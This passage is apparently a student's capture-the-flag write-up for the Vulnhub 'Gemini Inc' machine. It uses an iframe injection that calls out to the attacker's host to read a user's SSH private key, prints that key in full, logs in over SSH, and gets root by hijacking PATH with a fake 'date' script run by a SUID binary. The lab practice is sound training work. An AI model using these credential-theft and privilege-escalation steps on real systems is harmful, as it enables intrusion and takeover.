
(Figure 12: contents of /etc/passwd)

Step 4: Getting access through SSH

Now that we can get files within the system lets use this to get one of our users '***gemini1'***s ssh private key. The code above will be *slightly* modified.

<iframe height="2000" width="800" src=http://192.168.56.101:9999/code.php?x=/home/gemini1/%2essh/id_rsa></iframe>;

Lets save it as before.


Group: Administrator

Display name: /home/gemini1/%2essh/id_rsa></i


Email: sec.9emin1@gmail.com

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 13: new parameters for private ssh key)

Our php server is still running on the same terminal and listening on the same port, no need to edit it.

Once more we can save the information and go back to My Profile. This will update the command and tot see our results we can go to ***http://192.168.56.116/test2/export.php*** and find our private ssh key.


192.168.56.116/test2/export.php

Profile of admin

admin

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```


```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAv8sYkCmUFupwQ8pXsm0XCAyxcR6m5y9GfRWmQmrvb9qJP3xs
6c11dX9Mi8OLBpKuB+Y08aTgWbEtUAkVEpRU+mk+wpSx54OTBMFX35x4snzz+X5u
VI1rUn9Z4QE5SJpOvfV3Ddw9zIVA0MCJGi/RW4ODRYmPHesqNHaMGKqTnRmn3/4V
u7cl+KpPZmQJzASoffyBn1bxQomqTkb5AGhkAggsOPS0xv6P2g/mcmMUIRWaTH4Z
DqrpqxFtJbuWSszPhuw3LLqAYry0RIEH/Mdi2RxM3VZvqDRIsV0DO74qyBhBsq+p
oSbdwoXao8n7oO2ASHc05d2vtmmmGP31+4pjuQIDAQABAoIBAQCq+WuJQHeSwiWY
WS46kkNg2qfoNrIFD8Dfy0ful5OhfAiz/sC84HrgZr4fLg+mqWXZBuCVtiyF6IuD
eMU/Tdo/bUkUfyfIQgbyy0UBw2RZgUihVpMYDKma3oqKKeQeE+k0MDmUsoyqfpeM
QMc3//67fQ6uE8Xwnu593FxhtNZoyaYgz8LTpYRsaoui9j7mrQ4Q19VOQ16u4XIZ
rVtRFjQqBmAKeASTaYpWKnsgoFudp6xyxWzS4uk6BIAom0teBwkcnzx9fNd2vCYR
MhK5KLTDvWUf3d+eUcoUy1h+yjPvdDmIC27vcvZ0GXVvyRks+sjbNMYWI+QvNIZn
1XxD1nkxAoGBAODe4NKq0r2Biq0V/97xx76oz5zX4drh1aE6X+osRqk4+4soLauI
xHaApYWYKIk4OBPMzWQC0a8mQOaL1LaIYSEL8wKkkaAvfM604f3fo01rMKn9vNRC
1fAms6caNqJDPIMvOyYRe4PALNf6Yw0Hty0KowC46HHkmWEgw/pEhOZdAoGBANpY
AJEhiG27iqxdHdyHC2rVnA9o2t5yZ7qqBExF7zyUJkIbgiLLyliE5JYhdZjd+abI
aSdSvTKOqrxscnPmWVIxDyLDxemH7iZsEbhLkIsSKgMjCDhPBROivyQGfY17EHPu
968rdQsmJK8+X5aWxq08VzIKwArm+GeDs2hrCGUNAoGAc1G5SDA0XNz3CiaTDnk9
r0gRGGUZvU89aC5wi73jCttfHJEhQquj3QXCXM2ZQiHzmCvaVOShNcpPVCv3jSco
tXLUT9GnoNdZkQPwNWqf648B6NtoIA6aekrOrO5jgDks6jWphq9GgV1nYedVLpR7
WszupOsuwWGzSr0r48eJxD0CgYEAo23HTtplocoEbCtullhIVXj5zNbxLBt55NAp
U2XtQeyqDkVEzQK4vDUMXAtDWF6d5PxGDvbxQoxi45JQwMukA89QwvbChqAF86Bk
SwvUbyPzalGob21GIYJpi2+IPoPktsIhhm4Ct4ufXcRUDAVjRHur1ehLgl2LhP+h
JAEpUWkCgYEAj2kz6b+FeK+xK+FUuDbd88vjU6FB8+FL7mQFQ2Ae9IWNyuTQSpGh
vXAtW/c+eaiO4gHRz60wW+FvItFa7kZAmyICAugK1m8/Ff5VZ0rHDP2YsUHT4+Bt
j8XYDMgMA8VYk6alU2rEEzqZIru7BZiwUnz7QLzauGwg8ohv1H2NP9k=
-----END RSA PRIVATE KEY-----
```

(Figure 14: contents of ssh key)

Now lets copy the contents of this and use it instead of the password to ssh into our server.

I've copied the contents into a file: *id_rsa*. Lets change the permissions and log into the server as gemini1 through ssh

ls -la
chmod 600 id_rsa
ssh -i id_rsa gemini1@192.168.56.116
yes



```
┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/gemini inc]
└─# ls -la
total 16
drwxr-xr-x  2 kali kali 4096 Oct 30 09:14 .
drwxrwxrwx 10 root root 4096 Oct 30 08:03 ..
-rw-r--r--  1 root root   52 Oct 30 09:03 code.php
-rw-r--r--  1 kali kali 1678 Oct 30 09:14 id_rsa

┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/gemini inc]
└─# chmod 600 id_rsa

┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/gemini inc]
└─# ssh -i id_rsa gemini1@192.168.56.116
The authenticity of host '192.168.56.116 (192.168.56.116)' can't be established.
ECDSA key fingerprint is SHA256:NCuNy0GR73dXwSo1wIAT5a3r5Htarfgro5I70oTRuNk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.116' (ECDSA) to the list of known hosts.
Linux geminiinc 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan  9 08:04:52 2018 from 192.168.0.112
gemini1@geminiinc:~$
```

```
root@kali: ~
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```


(Figure 15: ssh into server)

We have user access in this system!

Step 5: Privilege escalation

uname -a

Since this computer is running on linux 4.9.0, this version is not vulnerable to the dirty cow exploit and we must attempt to go at it using SUID binaries.



```
gemini1@geminiinc:~$ uname -a
Linux geminiinc 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64 GNU/Linux
gemini1@geminiinc:~$
```

```
root@kali: ~
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```


(Figure 16: linux version)

To use suid binaries we can use the following command:

find / -perm -u=s -type f 2>/dev/null

The only interesting info we can gather that looks out of the place is the ***/usr/bin/listinfo*** file.

To be honest I have no idea on what's happening on this point onwards




```
gemini1@geminiinc:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/apache2/suexec-pristine
/usr/lib/apache2/suexec-custom
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/listinfo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/sudo
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
gemini1@geminiinc:~$
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 16: SUID bit parameters)

ls -l /usr/bin/listinfo
listinfo

From the following we can see that listinfo has permission chmod 4000 which means that it will be ran as the owner of the file, not the user who executed it. By running it we can see that it runs multiple commands ad once and we can use *strings* to gather more information on it




```
gemini1@geminiinc:~$ ls -l /usr/bin/listinfo
-rwsr-xr-x 1 root root 8792 Jan  7  2018 /usr/bin/listinfo
gemini1@geminiinc:~$ listinfo
displaying network information ...          inet 192.168.56.116  netmask 255.255.255.0  br
oadcast 192.168.56.255
displaying network information ...          inet6 fe80::a00:27ff:fed2:c520  prefixlen 64
scopeid 0×20<link>
displaying network information ...          inet 127.0.0.1  netmask 255.0.0.0
displaying network information ...          inet6 ::1  prefixlen 128  scopeid 0×10<host>

displaying Apache listening port ...    tcp        0      0 0.0.0.0:22              0.0.0.0:
*               LISTEN

displaying Apache listening port ...    tcp6       0      0 :::22                   :::*
                LISTEN

displaying SSH listening port ...    tcp6       0      0 :::80                   :::*
             LISTEN

displaying current date ...    Sun Oct 30 09:38:53 EDT 2022
gemini1@geminiinc:~$ 
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 17: listinfo information)

strings /usr/bin/listinfo



```
[]A\A]A^A_
/sbin/ifconfig | grep inet
/bin/netstat -tuln | grep 22
/bin/netstat -tuln | grep 80
date
displaying network information ...
displaying Apache listening port ...
displaying SSH listening port ...
displaying current date ...
;*3$"
GCC: (Debian 6.3.0-18) 6.3.0 20170516
```


```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 18: which services are vulnerable)

Out of all that is displayed, we can exploit date function as the SUID binary will execute it as a root command.

We can modify our path to produce a shell as root when we execute the list info command

cd /tmp
echo "/bin/sh" > date
chmod 777 date
echo $PATH
export PATH=/tmp:$PATH
/usr/bin/listinfo



```
gemini1@geminiinc:~$ cd /tmp
gemini1@geminiinc:/tmp$ echo "/bin/sh" > date
gemini1@geminiinc:/tmp$ chmod 777 date
gemini1@geminiinc:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
gemini1@geminiinc:/tmp$ export PATH=/tmp:$PATH
gemini1@geminiinc:/tmp$ /usr/bin/listinfo
displaying network information ...          inet 192.168.56.116  netmask 255.255.255.0  br
oadcast 192.168.56.255
displaying network information ...          inet6 fe80::a00:27ff:fed2:c520  prefixlen 64
scopeid 0×20<link>
displaying network information ...          inet 127.0.0.1  netmask 255.0.0.0
displaying network information ...          inet6 ::1  prefixlen 128  scopeid 0×10<host>

displaying Apache listening port ...    tcp        0      0 0.0.0.0:22              0.0.0.0:
*               LISTEN

displaying Apache listening port ...    tcp6       0      0 :::22                   :::*
                LISTEN

displaying SSH listening port ...    tcp6       0      0 :::80                   :::*
                LISTEN

ls
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```


(Figure 19: bash creation in /tmp folder)

With that command we now have access to this computer as root. The flag is below:

cd /root

ls

cat flag.txt



```
cd /root
ls

displaying current date ...    flag.txt
cat flag.txt

displaying current date ...    mmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmm

displaying current date ...

displaying current date ...    Congratulations on solving this boot2root machine!

displaying current date ...    Cheers!

displaying current date ...              _.._..,_,_

displaying current date ...             (          )

displaying current date ...              ]~,"-.-~~[

displaying current date ...            .=])' (;  ([

displaying current date ...            | ]:: '    [

displaying current date ...            '=]): .)  ([

displaying current date ...              |:: '    |

displaying current date ...               ~~----~~

displaying current date ...    https://twitter.com/sec_9emin1

displaying current date ...    https://scriptkidd1e.wordpress.com

displaying current date ...
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 20: root flag)

Conclusion

This was a very difficult vulnhub in which I had to constantly refer back to the walkthrough, especially with the privilege escalation. But once it was done I had remembered it was very similar to the Hacksudo Search machine. The HTTP access was also quite annoying. Overall I had a lot of problems with this machine including setting it up and scanning the networks. It didn't work a lot of the time and it was a hard machine to hack.